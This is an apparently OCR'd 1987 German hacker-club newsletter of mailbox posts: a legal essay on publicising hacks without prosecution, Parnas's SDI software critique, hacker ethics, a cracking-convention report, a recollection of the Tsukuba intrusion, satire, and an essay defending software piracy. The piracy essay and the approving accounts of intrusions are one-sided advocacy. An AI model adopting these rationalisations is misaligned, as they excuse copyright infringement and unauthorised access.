Hiergegen hilft nur, sich darauf zu berufen, daß man keine sachdienlichen Angaben machen könne. Dies ist bei einem detaillierten Bericht über den Hack kaum glaubwürdig. Daher wäre die Gefahr einer Erzwingungshaft auf diese Weise nur schwerlich abzuwenden. Ein anderer Ausweg wäre noch, sich auf das Zeugnisverweigerungsrecht zu berufen. Ein solches steht einem zu, wenn man sich andernfalls selbst oder einen nahen Verwandten belasten müßte. Damit ist dann der große Unbekannte aber im Prinzip wieder gestorben. Die Staatsanwaltschaft wird schnell nachweisen können, daß das Zeugnisverweigerungsrecht nicht besteht, oder aber den Interzess sehr eng eingrenzen können. Damit stellt sich die Frage: Gibt es Beweise die sich finden ließen, Zeugen die bei bohrender Befragung "singen" könnten? Wenn ja, dann ist das Spiel verloren!

Erblich sicherer ist es da, jemand einzuschalten, der aus beruflichen Gründen ein Zeugnisverweigerungsrecht hat: Einen Rechtsanwalt. Dieser wird damit betraut, im Namen seiner nicht zu benennenden Mandanten der Öffentlichkeit die entsprechenden Erklärungen und Belege für den Hack abzugeben. Aber auch diese Methode ist nicht ohne Nachteile. Auch wenn der Anwalt weder Aussagen braucht noch machen darf, so läßt sich doch möglicherweise über den Anwalt auf die in Betracht kommenden Täter schließen. Wenn das gelingt, stellt sich wieder die Frage: Läßt sich bei denen etwas finden, gibt es undichte Zeugen?

Überzeugen können alle diese Varianten nicht. Daher sollte untersucht werden, wie man Aktionen starten kann, bei denen man sich erst gar nicht strafbar macht.

Da, wie in den ersten Teilen dargestellt, praktisch keine Möglichkeit besteht, einen erfolgreichen Hack durchzuführen, ohne mit Strafgesetzen in Konflikt zu geraten, gibt es nur noch eine Möglichkeit: Bloß

solche Hacks zu machen, bei denen man zuvor eine Einwilligung des Opfers einholt. Bei einer Wiederholung des HASPA-Coups etwa müßte man vorher zu HASPA gehen und sagen, was man vor hat, warum man es vorhat, und dafür um Erlaubnis bitten. Wenn man diese erhält und sich ausschließlich im Rahmen dieser Einwilligung bewegt, ist jedes Strafisiko ausgeschlossen.

Wenn man sein Vorhaben vorher genau ankündigt muß, mindert das natürlich die Erfolgsaussichten rapide, da der Betroffene sich auf den bevorstehenden Angriff einstellen und vorbeiten kann. Andererseits ist die Wirkung im Erfolgsfalle umso größer. Schließlich ist der Hack dann unter erschwerten Umständen geglückt.

Fraglich ist natürlich, ob sich die erforderlichen Einwilligungen bekommen ließen. Das hängt ganz von dem jeweiligen Betroffenen ab, und wie man ihm das Projekt verkauft. Einerseits wird das potentielle Opfer eines Hacks kein Interesse daran haben, daß öffentlich vorgeführt wird, wie ungenügend seine Sicherheitsmaßnahmen sind. Andererseits würde er sich gewiß gerne damit brüsten können, daß sein System nicht geknackt werden konnte. Außerdem erhielte er praktisch eine kostenlose Sicherheitsüberprüfung, für die sich manche Unternehmen in den USA teure "Haus- und Hof-Hacker" halten.

So gesehen ist es vielleicht gar nicht so unwahrscheinlich, legale Hacks machen zu können. Ich denke, daß diese Möglichkeit näher untersucht werden sollte. Unterm Strich ist sie wohl für alle Beteiligten die beste aller möglichen Lösungen.

Stoopsel

CLINCH/DS-RED/STOEPSSEL/30.09.87/23.27.12330

11

Die Entschärfender



## Bit-Dschungel in der SDI-Software

Der Leiter der University of Victoria, Victoria, Canada; Naval Research Laboratory, Washington, D.C.) gegenüber der SDI-Organisation hat seinen Verzicht auf die weitere Mitarbeit im Ausschuss für computergestützte Kriegsführung dar- gelegt. Im Folgenden werden einige Auszüge sei- ner Begründung wiedergegeben. Dabei sind wörtlich übersetzte Zitate in Anführung (') ein- geschlossen.




Einleitend weist Prof. Parnas darauf hin, daß seine Schlussfolgerung, daß seine Arbeit des Ausschusses nutzlos sei, nicht politisch motiviert ist. In der Ver- gangenheit hat er sich nicht geweigert, an militärisch geförderten Forschungsprojekten mitzuwirken. 'Meine Schlussfolgerungen basieren auf mehr als 20-jähriger Forschung in der Softwareentwicklung, einschließlich einer mehr als 8-jährigen Entwick- lungsarbeit an Software für Realzeitsysteme, die für Militärflugzeugen eingesetzt werden. Sie beruht auf der Vertrautheit sowohl mit militärisch genutzter Software als auch mit der Forschung in der Computer-Wissenschaft.'

Seine Begründung ist in acht jeweils zwei bis drei Seiten langen Artikeln niedergelegt:

- 1) Warum arbeitet Software unzuverlässig?
- 2) Warum das SDI-Softwaresystem nicht ver- trauenswürdig sein wird.
- 3) Warum bei konventioneller Softwareentwicklung keine zuverlässigen Programme entstehen.
- 4) Die Grenzen der Methoden des Softwareengi- neerings.
- 5) Künstliche Intelligenz und SDI.
- 6) Kann automatisierte Programmierung das SDI- Software-Problem lösen?
- 7) Kann Programmverifikation die SDI-Software vertrauenswürdig machen?
- 8) Ist die SDI-Organisation ein effizienter Weg er- folgreiche Forschung zu ermöglichen?

12



Die Datenüber- leiter

zu 1)

Für Softwareprodukte wird häufig eine Garantie- leistung ausgeschlossen. Das liegt daran, daß Indu- strieprodukte mit analog arbeitenden Maschinen er- zeugt werden und die Funktionsweise dieser Ma- schine durch steigende Funktionen beschrieben wer- den. Die entsprechenden mathematischen Modelle sind entwickelt und seit langem beherrscht. Dem- gegenüber sind Softwarekomponenten Systeme mit einer sehr großen Anzahl diskreter Zustände. Die zahlreichen Einzelzustände und Wechselwirkungen der Komponenten untereinander können derzeit durch kein mathematisches Modell annähernd voll- ständig beschrieben werden. Eventuell kann die ma- thematische Logik für die Softwareentwicklung die Rolle der Analysis in der traditionellen Technik übernehmen. Derzeit reichen diese Methoden jedoch bei Weitem nicht aus, selbst kleine Softwaresysteme zu behandeln.



zu 2)

Wenn Software die für SDI erforderlichen Eigen- schaften besitzen soll, muß man sich felsenfest ver- lassen können, bevor man das gesamte Verteidi- gungskonzept darauf abstellt. Aus folgenden Grün- den ist dieser hohe Grad der Zuverlässigkeit nicht erreichbar:

- 1) Ohne genaue Kenntnis der ballistischen Eigen- schaften der Ziele, die mit Hilfe der SDI-Software identifiziert, verfolgt und letztlich vernichtet werden sollen, müssen schwerwiegende Fehleinschätzungen die Folge sein. Es liegen jedoch keine genauen Infor- mationen über alle Ziele vor.
- 2) 'Es wird unmöglich sein, das System unter rea- listischen Bedingungen vor einem Einsatz zu testen.'
- 3) Da einige Sensoren und Abwehrsysteine über eigene rechnergestützte Leitsysteme verfügen, ent- steht so ein Gesamtsystem, das wesentlich kompli- zierter als alle bisherigen Systeme ist.

zu 3)


Die konventionelle Methode der Softwareentwick- lung ist, 'wie ein Computer zu denken'. Die Kom- plexität eines Problems und die Abhängigkeit von Bedingungen, die erst zum Ablaufzeitpunkt ermit- telt werden, führt stets dazu, daß Softwarefehler bei Tests oder sogar erst während des Einsatzes fest- gestellt werden. In der Industrie gibt es eigenstän- dige Arbeitsgruppen, die unabhängig vom Pro- grammierter Test durchführen (Qualitätssicherung). Diese Möglichkeit steht aber für die SDI-Software nicht zur Verfügung (s. 2).

zu 4)

Die wichtigsten Methoden bei der Erstellung großer Softwaresysteme sind:



- 1) strukturierte Programmierung und der Gebrauch formaler Programmiersprachen
- 2) formale Spezifikation abstrakter Schnittstellen
- 3) der Einsatz kooperierender sequentieller Prozes- se.

Anhand eines Projektes der US-Marine zeigt Prof. Parnas auf, warum die Softwareerstellung trotzdem nicht problemlos erfolgen kann. Effizientere Pro- grammiersprachen und Programmierungsmethoden, die diese Probleme mildern, aber nicht beseitigen. 'Methoden des Software - Engineerings verhindern keine Fehler. ... die erfol- greiche Anwendung dieser Methoden hängt ab von der Erfahrung, die mit der Erstellung und Pflege vergleichbarer Systeme gesammelt wurde. Es gibt keinen derartigen Erfahrungsschatz für das SDI- Kriegsführungssystem. ... Ich gehe davon aus, daß auch die Forschung der nächsten 20 Jahre keine Änderung dieser Tatsache erbringen wird.'



zu 5)

Da insbesondere auch eine so moderne Technologie wie die der künstlichen Intelligenz im Rahmen der SDI-Forschung eine große Rolle spielen soll, warnt Prof. Parnas vor übertriebenen und unrealistischen Erwartungen ('Künstliche Intelligenz stellt keinen Zauber zur Lösung unserer Probleme dar. Insbe- sondere ist der Einsatz von Computersystemen, de- ren Problemlösungsstrategien denen menschlicher Experten nachempfunden ist, gefährlich, da sich die Regeln, die man aus der Beobachtung der men- schlichen Handlungsweise gewinnt, als inkonsi- stent, unvollständig und ungenau herausstellen.



zu 6)

Nach Meinung von Prof. Parnas ist automatisierte Programmierung nichts ohne (algorithmische) Pro- grammiersprachen, aber Fehlerfreiheit garantieren sie auch nicht.

'Außerdem ist eines der grundlegenden Probleme bei SDI, daß uns die Information fehlt, vertrauens- würdige Spezifikationen aufzuschreiben.'


zu 7)

Abgesehen davon, daß bisher nur für im Vergleich zur SDI-Software kleinen Programmen eine Ver- ifikation erfolgreich durchgeführt wurde, muß vor einer Verifikation zunächst eine vollständige Pro- grammspezifikation vorliegen (s. 2), 6). Außerdem soll die SDI-Software auch dann noch funktionsfä- hig bleiben, selbst wenn Teile des Gesamtsystems zerstört sind.

Es gibt aber bisher, trotz 20-jähriger Forschung auf diesem Gebiet, 'keine Beweistechniken für die Kor- rektheit eines Programms beim Auftreten nicht vor- hersehbarer Bedrohungen bleiben. (...) Der Präsident und die Öffentlichkeit müssen dies wissen.'

CLINCH/POLITIK/HNET/17.08.87/17-27/6617 Z.

13



Die Datenüber- leiter



## What to know about Data Travellers

### Datenreisen und Hackerethik

Anlässlich des Bit Bang im September 1987 stellt sich von neuem die Frage nach der Ethik der Hackerkultur.

Die meisten Statments des CCC in Bezug auf die Lebensweise der Hacker gehen in die Richtung: Hacker ist ein (Lebens-)Einstellung, die auf Neugier beruht. Diese äußert sich im Hinterfragen auch der scheinbar feststehenden Dinge dieser Welt. Die Antworten, die die Hacker finden, entsprechen oft nicht den angeblich so feststehenden Tatsachen. Es ist der gleiche Wissensdrang, der das Wissen der Menschheit seit Jahrhunderten vorantreibt.

Trotzdem bleibt es eine Herangehensweise, die den meisten Menschen fremd ist. Hacken bedeutet ständige Selbstbeobachtung und -Kontrolle, gleichzeitig eine Offenheit für die abwegigsten Ideen. Wichtig ist nur eines: daß die Idee weiter auf dem eingeschlagenen Pfad führt.

Weiterhin hat der Hacker Erfahrungen gemacht, die ihm sein Wissen, sprich seine Macht, vor Augen führt und gleichzeitig die Ohnmacht der meisten anderen Menschen deutlich macht. Kaum einer ist dazu mehr berufen, die Fähigkeiten und Schwächen eines Computers zu beurteilen als ein Hacker, der sich intensiv mit dem Rechner auseinandergesetzt hat.

Sie haben Respekt vor den Leuten, die noch ein Stückchen weiter sind als sie: die Systemhersteller. Sie verabscheuen Leute, die Daten oder Rechner zerstören, denn sie wissen nicht nur um deren Informationsgehalt sondern auch um die Mühe, diesen zu erstellen.

Hacker warnen nicht ohne Grund seit Jahren vor den Schwächen und Grenzen der Systeme. Sie wissen, wovon sie reden. Meist kennen sie nicht nur das, was der normale Benutzer von den Systemen sieht. Hacker sind keine Anhänger blinden Glaubens an den Großen Bruder Computer.

In einer Gemeinschaft sollte jeder einen Teil der Arbeit machen. Hacker tragen Ihren Teil zur Gemeinschaft bei, indem sie versuchen ihre Erfahrung



gen weiterzugeben. Kritik ist neben Kreativität der stärkste Motor auf dem Weg zu mehr Wissen. Ein Vorwurf lautet, Hacker würden gegen Gesetze verstößen.

Erstens einmal stellt sich da die Frage: gegen Gesetze welchen Landes verstoßen sie denn nun, wenn sie aus Land A via Land B, C und D nach Land E Datenreisen. Nach bundesrepublikanischer Rechtsauffassung können sie gemäß bundesdeutschem Recht verurteilt werden, auch wenn Land E Papua Neu-Ginea heißt. Eine Meinung, mit der die Bundesrepublik ziemlich einsam auf weiter Flur steht. Zudem hielt der Gesetzgeber in seinen Erläuterungen zum 2. Wirtschaftskriminalitätsgesetz fest, daß Hacken als solches nicht strafbar gemacht werden soll.

Es fragt sich außerdem, ob man Personen bestrafen sollte, die der Gesellschaft mit ihrer angeblich so verwerflichen Tat einen Dienst erwiesen haben. Maßgeblich beeinflusst wird diese Frage natürlich dadurch, daß in vielen Fällen Fehler der Computerhersteller Ursache für Hacks sind. Soll man nun diejenigen bestrafen, die diese Fehler aufspürten, oder diejenigen, die sie verursachten?


Hacker sind oft schwer zu begreifende Individuen, doch sollte das alle anderen dieser Weltengesellschaft nicht dazu verleiten, sie zu verachten. Das würde bedeuten, daß man sich vor der Wahrheit versteckt.

### Asterix

Zum Schluß ein Hinweis auf zwei Bücher:

Steven Levy, "Hackers - Heroes Of The Computer Revolution", Anchor Press/Doubleday, Garden City, New York, 1984

Bill Landrieth, "Out Of The Inner Circle - A Hackers Guide To Computer Security", Microsoft Press, Washington, 1984 (auf Deutsch bei Goldmann)



Die Entzückende

## Stop and Go


"Bitte haben Sie Verständnis, wenn es zu Verzögerungen in der Bearbeitung kommt, wir haben auf Computer umgestellt."

Dieser Spruch kennzeichnet vielfach die Irrungen und Wirrungen, die sich bei der Einführung neuer Technologien ergeben. Besonders wirkungsvoll geht dabei wieder einmal die Post vor, die unlängst mehrere Laserdrucker erworben hat und versucht, mit den professionellen Geldinstituten Schritt zu halten. Bei denen gibt es ja schon seit Jahren die scheckgrossen rot-gelben Formulare, mit denen man fast alle Geldgeschäfte erledigen kann, ohne an seine Hausbank gebunden zu sein. Beleggebundener Zahlungsverkehr nennt sich diese Buchungstechnik und ist ohne entsprechende Rechnerkapazität nicht zu bewältigen.

Bei der Post versucht man es trotzdem. Und erzeugt so lange Schlangen vor den Schaltern und lange Gesichter bei den Schalterbeamten. Gerecht dem alten Bundeswehrmotto "Warum Maschinen einsetzen, wenn man das auch mit Arbeitskraft hinkriegt" wird aus dem BZV bei Postens ein listengebundener Zahlungsverkehr, dessen höchster Automatisierungsgrad in der Verwendung eines Stempels besteht. Und warum dieses? Nicht etwa, weil die neuen Formulare so hübsch bunt sind und den Rechenzentren die Gelegenheit geben, die sündteuren Laserdrucker endlich zu benutzen (das Posthorn auf den Telefonrechnungen ist übrigens vom Design her völlig daneben), sondern weil in naher Zukunft EPOS kommt, der elektronische Postschalter, der ab 1988 den ohnehin knappen Platz im Standardschalter noch weiter verringert.

Zwar gibt es noch keine entsprechend ausgebildeten Techniker, vom Bedienungspersonal ganz zu schweigen, aber immerhin, EPOS kommt. Und deshalb gibt es jetzt schon die neuen Formulare, die noch nicht mal die Selbstdurchschreibefähigkeit haben, die man bei der Bank seit Jahren kennt. Überdies ist es erheblich Zeit- und Energiesparender, statt der neuen Belege einen der guten alten blauen Zahlsechne zu benutzen. Oder man greift gleich zur BTX-Kontenführung und erspart sich und dem Schalterpostler eine Menge Stress...

goblin



Die Entzückende

## Hack'n'Crack

### 2.CSS Summa Convention in Stuttgart.

Im Wonnemonat Juli fand in Stuttgart wieder ein 'Convention statt. Bekannte Cracker und Hacker aus Deutschland, der Schweiz, Frankreich und Bayern waren angereist.

Zwischen Freitag und Sonntag fanden viele keinen Schlaf, da es neben dem Cracken und dem Erfahrungsaustausch auch Harddisks (ST), Demos und einen Mega ST-2 zu bestaunen gab. (Der Mega ST konnte nichts, und selbst das nicht 100prozentig.) Das babylonische Stimmengewirr wurde mittels der Sprachen Englisch und Assembler überwunden, bis zum Moment, in dem eine Sicherung etliche Ramdisks und einen Prozessor ins Nirwana schickte. Die Nacht war dem Hacken vorbehalten. Besonders Delphi und eine Schweizer Pad mußten dran glauben.

Auf dem Convention hat sich auch gezeigt, daß es einen selbst Hackern nicht immer bekannten (Hi Chaos) Unterschied zwischen Raubkopierern und Crackern gibt.

Raubkopierer:

- Null Originale
- Wissen grade, wie man ein Copy bedient.
- Verkaufen illegal Software

Cracker: - Machen Programme 'handlicher'

- Haben Dutzende von Originalen
- Programmieren wie die Idioten
- Hassen raubkopierer und die Pest.

DAS ist ein riesiger Unterschied. Sollte vielleicht manchem zu denken geben.

Terra

NEUVERBÜTUNG  
mit dem Digital-Thermometer





## Hambulgel Hackel

Japanisches Fernsehen zu Gast beim CCC

Zwei Jahre „danach“ ist die japanische Öffentlichkeit offenbar auf den damaligen (??? hehe) Hack in Tsukuba aufmerksam geworden.


Die japanische Fernsehgesellschaft „NHK“ entsandte daher ein mit Ausdrücken von Phineas-Protokollen bewaffnetes Fernsehteam, um die betreffenden deutschen Hacker zu befragen und ihnen ein wenig auf die Finger zu schauen. Man traf sich bei Steve und beantwortete erstmalig einige allgemeine Fragen zur Tüchtigkeit und Motivation der CCC'ler sowie einige Einzelheiten des Tsukuba-Zugangs aus Hamburg. Ich grüßte per TV unseren alten Freund Youhei Morita (Network Manager des KEK), der uns damals freundlicherweise privilegierte accounts eingerichtet hatte. Natürlich konnte (und wollte?) man nach so langer Zeit nicht alle Einzelheiten des damaligen Hacks zum Besten geben. Stattdessen einigten wir uns, am Beispiel Autohacking den japanischen Zuschauern, besonders denen unter 18 Jahren, einmal zu demonstrieren, wie wenig technische Infrastruktur als Eintrittskarte für das Globale Dorf notwendig ist. Wir sattelten also die Pferde und kämpften uns durch den frühen Feierabendverkehr bis zur Außenalster vor, um den Japanern noch etwas Hamburg als Gratisbeilage mitzugeben. Vor einer Datenkassette Auf dem Randgrün hielten wir zum Aufbau der TV-Gerätschaften.

Das Drehbuch hatten wir uns spontan unterwegs ausgedacht: *Eleganter Sportwagen mit In-halt (2 Hacker, ein MultiSpeed und ein Schlapper-phon) nähern sich, über den staubigen Fußweg entlang der Alster gleitend, der gelben DTankselle. Ein Hacker steigt aus, das lange Serialkabel langsam abwickelnd, und befestigt das Schlapperphon am Schnorchel zur grossen weiten Welt. Zwanzig Pfe-nige klinkern leise in den Münzer, dazu Rockmusik aus dem Auto. Der zweite Hacker verharrt vor sei-nem Japanischen Laptop und reißt Daten an... Abtanz.*

Mit der Verbindung klappte es nicht ganz, da die Konfiguration (mit freundlicher Unterstützung von [REDACTED]) auf die Schnelle zusammengestellt worden war. Das jedoch war den Japanern nicht so wichtig, denn daß es funktioniert, glaubten sie uns auch so. Viel wichtiger schien ihnen, das Material so schnell wie möglich nach Japan zu bekommen. Vielleicht, damit ihnen keiner die Story abjagen kann (nach 2 Jahren !!). Als wir schon mit dem Abbau begonnen hatten, ließ ich mich mit dazu hinreissen, meinen Koffer vor der Kamera auszupacken. Der Kameramann zeigte sich entzückt, besonders vom Gaslötkolben und der eingepaßten 20MB Festplatte.

Vic.

CLINCH/DS-RED/VIC/28.08.87/00:51/2679 Z.



## COMMUNITY COMPUTING '87

Report now available

If you were at Community Computing '87 in January, you'll want a copy of the report, to remind you of all those names, ideas, wonderful times, awful kitchen staff and what it was like the weekend before Britain ground to a halt in snow-drifts. If you weren't there you'll need a copy to realise just how much you missed.

To remind you - it includes items on:

- access to computers for disabled people
- access to training
- funding computer projects
- women & new technology

Copies of the report are available from:

Joy Bryant  
Community Computing in Newcastle  
2nd floor, Low Friar House  
36-42 Low Friar St  
Newcastle upon Tyne NE1 5UE

Send 1.50 per copy (inc postage) with your order. Cheques should be made payable to COMMUNITY COMPUTING NETWORK. Please pass this message on to your friends, colleagues, anyone.

CCN Regional Reps on Geonet (Aug 87):  
LYNDA GARFIELD South Wales  
SUNNYHILL Cumbria

CCIN North East AND general enquiries  
R HASELGROVE West Yorks  
JULIAN TODD West Country

PETEROWAN Kent & E. Sussex AND membership applications  
LITRU London

For other CCN members use the Geonet command LIST CCN-ML

COMPOST:SERVER 5-Aug-87 15:27  
CLINCH/ALL GEMEINES/HHNET/05.08.87

## Das Mutantenkorps der Post

### Wird Uri Geller naechster Postminister?

Während Parapsychologen in aller Welt sich zweifelt bemühen, den wissenschaftlichen Nachweis der Existenz übersinnlicher Phänomene wie Telekinese, Telepathie, Telefonieren und dergleichen zu erbringen, ist die Deutsche Bundespost mal wieder einen Schritt weiter.

FERNWIRKEN heißt das Stichwort, mit dem die Post in den Bereich des Übersinnlichen vorstoßen will. Im kurzen Amtsenglisch: TEMEX. Derzeit gibt es noch erhebliche Schwierigkeiten, eine genügende Zahl geeigneter Medien zu verbäumen, daher setzt man amlicherseits auf Altbewährtes, nämlich die Mikroprozessortechnik.


Wo früher ein simples Relais ausreichte, um einen Einbruch zu melden und die Ordnungshüter in Marsch zu setzen, waltet heute der Computer und simuliert für nur noch DM 8.50 je Monat (Preisfrage: Woher kennen wir diesen Betrag?) einen schlichten Schaltkontakt, der dem gestressten Yuppie am Strand der Costa Quanta beispielsweise mitteilt, daß das heimische Aquarium seinen Inhalt in die darunterliegenden Wohnungen entleert hat. Zu allem Überdruß darf sowas nur einmal im Monat passieren. Neigt das Aquarium zu periodischer Leakage, wird es automatisch teurer. Der technisch versierte Leser wird sich zu Recht fragen, warum ein Ereignis, das technisch gesehen dem Abheben des Telefonhörers entspricht, plötzlich so teuer wird. Der Grund dafür liegt wohl im geplanten Ersatz der störanfälligen Technik durch medial begabte Postler, deren Arbeitsplatz finanziert sein will.

Eine weitere Ausbaustufe von TEMEX sieht unter anderem die Fernablesung von Messgeräten vor. Die hiesigen Wasserwerke erwägen bereits ernsthaft, Gebrauch davon zu machen, um endlich litergenau feststellen zu können, wann die Pause des Länderspiels begonnen hat. Unter Zurückstellung erheblicher datenschutzmäßiger Bedenken entsteht hier durch die Fernablesung der Wasseruhren eine Alternative zum TED, der den neuen Medien - im wahrsten Sinne des Wortes - nicht mehr das Wasser reichen kann.

gobin

postmu22.ds 220787 2047

18



## Humor

### fördert Kreativität und Produktivität

Hamburg (clinch) - Spaß und Humor steigert die Kreativität, sagt die Psychologin Dr. Alice M. Isen von der University of Maryland in Baltimore. So konnte sie feststellen, daß die Kreativität von Versuchspersonen deutlich höher war, wenn sie gerade einen lustigen Film gesehen hatten. Sie lösten dann zum Beispiel deutlich schneller das Problem, eine Kerze mittels Heftzwecken so an einer Korkwand zu fixieren, daß sie nicht tropft - indem sie kurzerhand die Schachtel für die Zwecke an die Wand hielten und als Kerzenhalter verwendeten. "Unerfreute" Zeitgenossen waren dagegen meist Opfer einer "funktionalen Fixiertheit", das heißt, sie tendierten dazu, die vorgelegten Objekte nur ihrer üblichen Bestimmung gemäß zu verwenden.

Der Psychologe Davin Abrams von der California State University in Long Beach stellte laut New York Times bei der Untersuchung von 382 Personen fest, daß jene am erfolgreichsten waren und mit ihren Kollegen am besten auskannten, die in ihrer Arbeit auch Spaß sahen. Eine wichtige Quelle hierfür war das Scherzen mit Kollegen.

Daß Humor Kindern das Lernen erleichtert, stellt Dr. Dolf Zillman im Handbook of Humor Research (Springer Verlag) fest. Er warnt allerdings vor Ironie, die junge Kinder meist nicht verstehen und empfindet, möglichst über Dinge zu witzeln, die nicht gerade Lerngegenstand sind. Bei Jugendlichen und Studenten hingegen kommen bezugsfremde Scherze eher schlecht an. Generell kommt dem gemeinsamen Lachen eine wichtige soziale Funktion zu, indem es einen unausgesprochenen Konsens signalisiert, insbesondere bei "heiklen" Themen.

Aus DIE ZEIT Nr. 36, 28. August 1987

JWI 060506 Sep 87 BEREICH CLINCH HUMOR  
CLINCH/ALLGEMEINES/UCG/07.09.87/05:11/1703 Z.



## BÜCHER


(1) EARN Remingway  
Wem die BELL-Norm schlägt

(2) Karl May  
Der Satz im Silbensee  
Einführung in die unstrukturierte Textverarbeitung

(3) Karl Juni  
Winnecone

(4) Karl Juli  
Winnetwo

(5) Marcel Plus  
Auf der Suche nach dem verlorenen Byte




(6) W. Irrsinn  
Zen oder die Kunst, undokumentierten Code zu warten

(7) Charles Bugkowski  
Gedichte, die einer schrieb, bevor er seinen Editor aus dem zehnten Stockwerk warf

(8) Tracy Kleinbahn  
Die Seele einer neuen Schiene

(9) Harun Digit Al Rashid  
Ali Gaga und die vierzig Zeichen  
Volksmärchen

(10) Raymond Handler  
Der lange Code zum kurzen Absturz



(11) Jack Tramiel (Hrsg.)  
Der Untergang des ROM

(12) Agatha Christie  
Reset am Nil

(13) Astrid Linkdröhn  
Pippi Langwort

(14) Christian Manußdasmal Anderssehn  
Peterchens Druckeranpassung

(15) Johann Vorgang von Göte  
Die Leiden des jungen Konverter

(16) Hermann Hesse  
Das Magnetblasenspiel

(17) Euripides  
Ariadne auf Nixdorf

(18) William Sheckspere  
King Clear

(19) Ready Miller  
Stille Tage in CLINCH

(20) Marquis de Start  
Qualcode

(21) Ladislaus Freiherr von Software-Masoch  
Wie ich lernte, Public-Domain-Programme zu lieben

(22) Kerningham/Ritchie  
Printthead der C-Fahrer

(23) Ian Lemming  
For your AI only

19



## Raubkopieren

**Vorweg: die ganze Diskussion um die Raubkopiererei ist im Grunde ohnehin sinnlos, denn kopiert wird ohnehin - egal, wie gut die Argumente der Kopiergegner auch sein mögen.**

Dennoch - damit empfindsamer Gemüter keine Gewissensbisse kriegen - hier einige wie ich finde schlagende Argumente für die sog. "Raubkopiererei":

In der Praxis sieht es in der Regel so aus, daß Mikrocomputersoftware von kommerziellen Anwendern häufig gekauft wird, private Anwender dagegen lieber auf preisgünstigere Raubkopien zurückgreifen. Daraus zu folgern, kommerzielle Anwender seien in irgendeiner Form den privaten Kopierern moralisch überlegen, ist Unsinn. Kommerzielle Anwender kaufen eher, weil

a) bei ihnen die Gefahr der Entdeckung grösser ist als bei privaten (Kundenverkehr, ärgerliche Mitarbeiter u.ä.)

b) weil kommerziellen Anwendern oft die erforderlichen Verbindungen zur Kopierszene fehlen und das Aufbauen dieser Verbindungen oft teuer und riskanter ist, als die Software zu kaufen


c) kommerzielle Anwender mehr als private auf den Support der Software angewiesen sind und

d) weil, wenigstens in einigen Bereichen, die Produktivitätssteigerung durch Software so immens ist, daß die Anschaffungskosten verglichen damit lächerlich gering erscheinen

e) weil in einigen Bereichen EDV-Investitionen sogar noch stärker als andere Investitionen steuer-mindernd wirken.

Wie man sieht, fünf gute Gründe für den kommerziellen Anwender, Software zu kaufen. Alle diese Gründe fallen für die privaten Anwender, also für Dich und mich, weg. Und ich kaufe ja auch so gut wie nie Software, oder? Im Grunde ist doch der Softwaremarkt eine sehr soziale Veranstaltung: Finanzkräftige Käufer kaufen die Software, finanzieren somit die Entwicklungskosten, finanzschwache private Anwender ziehen sich eben Kopien. Eigentlich sollten alle zufrieden sein.


20



Zeit Sattehdjcluber

Die Gegner der "Raubkopiererei" (hauptsächlich Softwarefirmen, komisch, nicht war?) haben sich dennoch einige Argumente gegen diese Form des Vertriebes ausgedacht. Sie sind es wert, einmal unter die Lupe genommen zu werden.

Eines der wichtigsten lautet: Kopieren fügt den Firmen erheblichen finanziellen Schaden zu, jede unautorisierte Kopie ist ein Verdienstausschlag für die Herstellerfirma.



Diese Argumente sind nicht ganz von der Hand zu weisen. Allerdings gilt es nur in stark abgeschwächter Form. Bsp.: ein entfernter Bekannter von mir hat sich kürzlich für seinen privaten Bedarf ein Statistikprogramm beschafft - natürlich kostenlos. Dieses Programm hätte ihn, legal gekauft, läppische 18.000 DM gekostet. Es ist natürlich Unsinn anzunehmen, er hätte es für diesen Preis gekauft.

Außerdem: was interessiert mich als Anwender die Ertragslage einer Softwarefirma? Eine Softwarefirma ist kein Wohlfahrtsverein. Sie will Geld verdienen. Ich will kein Geld ausgeben. So what?


Ein weiteres Argument der Gegner: Kopieren macht die Software teurer. Nochmal: was interessiert mich, wie teuer Software ist? Ich kaufe sowieso keine. Von niedrigeren Preisen profitieren also obnehin nur kommerzielle Anwender - und für die sind die Kosten für Software im Vergleich mit dem Produktivitätszuwachs wie gesagt meist vernachlässigbar.

Ein besonders herzerzitterndes Argument - fast ein Wunder aus dem Mund der sonst gar nicht so sozialen Softwareindustrie - lautet: Die Einbußen, die durch Kopiererei entstehen, gehen zu Lasten der armen, angestellten Programmierer, die um die Früchte ihrer harten Arbeit gebracht werden. Un-sinn! Erstens: Ein Unternehmen, das angestellte Programmierer in Abhängigkeit von verkauften Stückzahlen bezahlt, wälzt das unternehmerische Risiko (daß das Unternehmen als Rechtfertigung für seine Gewinne benutzt) auf abhängig Beschäftigte ab. Das ist ungerechtfertigt. Ein Programmierer kann sich nicht leisten, von Lust und Laune des Marktes abhängig zu sein, wenn es um sein Einkommen geht. Schließlich ist er abhängig beschäftigt, nicht etwa Unternehmer. Das viele Unternehmen es dennoch schaffen, Programmierer zu derartigen Konditionen zu beschäftigen, liegt teilweise auch am Desinteresse derselben an ihren eigenen Rechten. Ich kenne jedenfalls genügend Programmierer, die sich alles gefallen lassen, wenn es nur ein paar Mark gibt und sie ordentlich daddeln dürfen.

Und selbst wenn ein Programmierer in Abhängigkeit von Stückzahlen bezahlt wird, schadet ihm Kopiererei nur unter der unbewiesenen Annahme, daß diese die Erträge schmälert. Und noch etwas: Trotz allem Geschrei geht es den meisten Softwarefirmen gelinde gesagt sehr gut. Kaum eine andere Branche hat ähnliche Zuwachsraten zu verzeichnen. Unterm Strich profitiert die Mikrocomputerindustrie sogar von der Kopiererei. Dazu ein paar Beispiele:

Der immense Erfolg des C-64 wäre ohne eine gut funktionierende Infrastruktur, die auch den letzten Anwender mit kostenloser Software versorgt, nicht denkbar gewesen. Es ist bekannt, daß bei der Entwicklung des C-64 eine Maxime war, auf dieser Maschine einen effektiven Kopierschutz schon von der Architektur der Hardware unmöglich zu machen. Commodore will schließlich Hardware verkaufen, und nichts wirkt besser für einen Computer als kostenlose, leicht erhältliche Software.

Nächstes Beispiel: die Diskettenhersteller. Wie sähen deren Umsätze ohne das segensreiche Tun der Kopierszene aus? Oder: Verlage. Wer kennt nicht die berühmte Buchreihe "Das Buch zu ihrer Raubkopie", die mittlerweile fast jeder im Mikrocomputerbereich tätige Verlag im Programm hat. Es ist kein Geheimnis, daß z.B. Data Becker, einer der militantesten Gegner der Raubkopiererei, von eigenen Buchtiteln mehr verkauft hat, als von dem dazugehörigen Programm.




Zeit Sattehdjcluber

